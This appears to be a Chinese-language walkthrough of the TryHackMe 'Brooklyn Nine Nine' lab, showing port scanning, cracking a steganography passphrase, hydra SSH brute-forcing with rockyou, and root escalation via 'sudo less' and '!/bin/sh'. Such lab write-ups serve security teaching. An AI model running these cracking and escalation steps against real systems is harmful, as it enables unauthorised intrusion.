


Brooklyn Nine Nine


URL

https://tryhackme.com/room/brooklynninenine

IP


10.10.107.1

先使用rustscan搭配nmap來針對服務做服務探測及預設腳本列舉




```
└─# rustscan -a 10.10.107.1 -r 1-65535 --ulimit 5000 -- -sV -sC
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Please contribute more quotes to our GitHub https://github.com/rustscan/rustscan

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.107.1:21
Open 10.10.107.1:22
Open 10.10.107.1:80
```




```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 63 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.8.58.168
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 167f2ffe0fba98777d6d3eb62572c6a3 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDQjh/Ae6uYU+t7FWTpPoux5Pjv9zvlOLEMlU36hmSn4vD2pYTeHDbzv7ww75UaUzPtsC8kM1EPbMQn1BUCvTNkIxQ34zmw5FatZWN
R8/De/u/9fXzHh4MFg74S3K3uQzZaY7XBaDgmU6W0KEmLtKQPcueUomeYkqpL78o5+NjrGO3HwqAH2ED1Zadm5YFEvA0STasLrs7i+qn1G9o4ZHhWi8SJXlIJ6f6O1ea/VqyRJZG1Kgbx
QFU+zYlIddXpub93zdyMEpwaSIP2P7UTwYR26WI2cqF5r4PQfjAMGkG1mMsOi6v7xCrq/5RlF9ZVJ9nwq349ngG/KTkHtcOJnvXz
|   256 2e3b61594bc429b5e858396f6fe99bee (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBItJ0sW5hVmiYQ8U3mXta5DX2zOeGJ6WTop8FCSbN1UIeV/9jhAQIiVENAW41IfiBYN
j8Bm+WcSDKLaE8PipqPI=
|   256 ab162e79203c9b0a019c8c4426015804 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP2hV8Nm+RfR/f2KZ0Ub/OcSrqfY1g4qwsz16zhXIpqk
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

先逛一下網站，看了一下code




```
<!-- Have you ever heard of steganography? -->
```

蠻明顯的暗示，隱寫術




```
└─# wget http://10.10.107.1/brooklyn99.jpg
```

那就載圖吧




```
└─# steghide extract -sf brooklyn99.jpg
Enter passphrase: █
```

使用steghide想要取得圖片中的東西，但需要密碼
那就直接用stegcracker破吧



```
└─# stegcracker brooklyn99.jpg
```


就會成功取得Holt使用者的密碼（是Holt不是Holts...）
有開SSH就直接上吧



```
└─# ssh holt@10.10.107.1
holt@10.10.107.1's password:
Last login: Tue May 26 08:59:00 2020 from 10.10.10.18
holt@brookly_nine_nine:~$ 
```

順利登入，家目錄即可得到第一題答案


這題還有另一個解法，前面nmap掃描時有掃到FTP能使用anonymous登入



```
└─# cat note_to_jake.txt
From Amy,

Jake please change your password. It is too weak and holt will be mad if someone hacks into the nine nine
```


裡面有一段留言，amy告訴jake密碼太爛記得換



```
└─# hydra -l jake -P /usr/share/password/rockyou.txt ssh://10.10.107.1
```

試著破破看，成功獲得jake的密碼


成功登入



```
└─# ssh jake@10.10.107.1
jake@10.10.107.1's password:
Last login: Mon May  1 08:59:03 2023 from 10.8.58.168
jake@brookly_nine_nine:~$ █
```

去holt的家目錄即可獲得第一題的答案

做一些基本的提權檢測




```
jake@brookly_nine_nine:~$ sudo -l
Matching Defaults entries for jake on brookly_nine_nine:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on brookly_nine_nine:
    (ALL) NOPASSWD: /usr/bin/less
```

發現使用sudo，less就可以不需要密碼以任何身份執行

於是就到GTFOBins中找less的sudo




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo less /etc/profile
!/bin/sh
```

照著做即可取得root



```
jake@brookly_nine_nine:~$ sudo less /etc/profile
#
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

在root的家目錄即可找到第二題答案